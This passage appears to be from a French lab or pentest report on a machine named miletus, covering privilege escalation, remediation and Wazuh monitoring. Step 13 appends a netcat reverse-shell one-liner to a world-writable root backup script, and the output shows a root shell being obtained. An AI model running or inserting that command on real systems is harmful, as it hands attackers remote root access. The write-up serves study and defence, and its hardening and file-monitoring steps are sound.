
13) Modification du script backup.sh

```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.17 8888 >/tmp/f' >>backup.sh
```

14) Listener Netcat sur Kali Linux

```
└─# nc -lvp 8888
```

15) Accès root obtenu


nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.1.17] from miletus.home [192.168.1.13] 39674
/bin/sh: 0: can't access tty; job control turned off
id
uid=0(root) gid=0(root) groups=0(root)
#

ANNEXES 2 - MESURES DE SECURITE ET PREVENTION DES INTRUSIONS

1) Fichier modifiable

```
root@miletus:~# ls -l /usr/local/bin/backup.sh
ls -l /usr/local/bin/backup.sh
-rwxrwxrwx 1 root root 739 Mar 26 14:51 /usr/local/bin/backup.sh
```

2) Correction permissions

```
root@miletus:~# chmod 700 /usr/local/bin/backup.sh
chmod 700 /usr/local/bin/backup.sh
```

```
root@miletus:~# ls -l /usr/local/bin/backup.sh
ls -l /usr/local/bin/backup.sh
-rwx------ 1 root root 739 Mar 26 14:51 /usr/local/bin/backup.sh
```

3) Sécurisation des accès SSH

```
nano /etc/ssh/sshd_config
```


```
#PermitRootLogin no
#PasswordAuthentication no
```

4) Politique mot de passe fort





ANNEXES 3 - DETECTION DES INCIDENTS ET SUPERVISION DU SYSTEME

1) Schéma de fonctionnement général de WAZUH



2) Paramétrage de l'agent sur LINUX





3) Déploiement de l'agent sur la machine Thales


```
root@miletus:~# wget https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.14.4-1_amd64.deb && sudo WAZUH_MANAGER='192.168.1.28' WAZUH_AGENT_NAME='TH
ALES' dpkg -i ./wazuh-agent_4.14.4-1_amd64.deb
<E='THALES' dpkg -i ./wazuh-agent_4.14.4-1_amd64.deb
--2026-03-25 12:39:30--  https://packages.wazuh.com/4.x/apt/pool/main/w/wazuh-agent/wazuh-agent_4.14.4-1_amd64.deb
Resolving packages.wazuh.com (packages.wazuh.com)... 2600:9000:262a:4200:b:c04a:e8c0:93a1, 2600:9000:262a:2a00:b:c04a:e8c0:93a1, 2600:9000:262a:9a00:b:c04a:e8c0:93a1, .
..
Connecting to packages.wazuh.com (packages.wazuh.com)|2600:9000:262a:4200:b:c04a:e8c0:93a1|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13220908 (13M) [application/vnd.debian.binary-package]
Saving to: 'wazuh-agent_4.14.4-1_amd64.deb'

wazuh-agent_4.14.4- 100%[===================>]  12.61M  20.5MB/s    in 0.6s

2026-03-25 12:39:31 (20.5 MB/s) - 'wazuh-agent_4.14.4-1_amd64.deb' saved [13220908/13220908]

Selecting previously unselected package wazuh-agent.
(Reading database ... 105488 files and directories currently installed.)
Preparing to unpack .../wazuh-agent_4.14.4-1_amd64.deb ...
Unpacking wazuh-agent (4.14.4-1) ...
Setting up wazuh-agent (4.14.4-1) ...
Processing triggers for systemd (237-3ubuntu10.50) ...
Processing triggers for ureadahead (0.100.0-21) ...
root@miletus:~#
```

```
root@miletus:~# systemctl daemon-reload  && systemctl enable wazuh-agent  && systemctl start wazuh-agent
```



4) Déploiement du service “alerte modification de fichier”

```
[root@wazuh-server ~]# nano /var/ossec/etc/ossec.conf
```

```
<directories check_all="yes" report_changes="yes" realtime="yes" whodata="yes">/usr/local/bin/backup.sh</directories>
```

5) Vue général du tableau d’événement une fois configuration effectuée

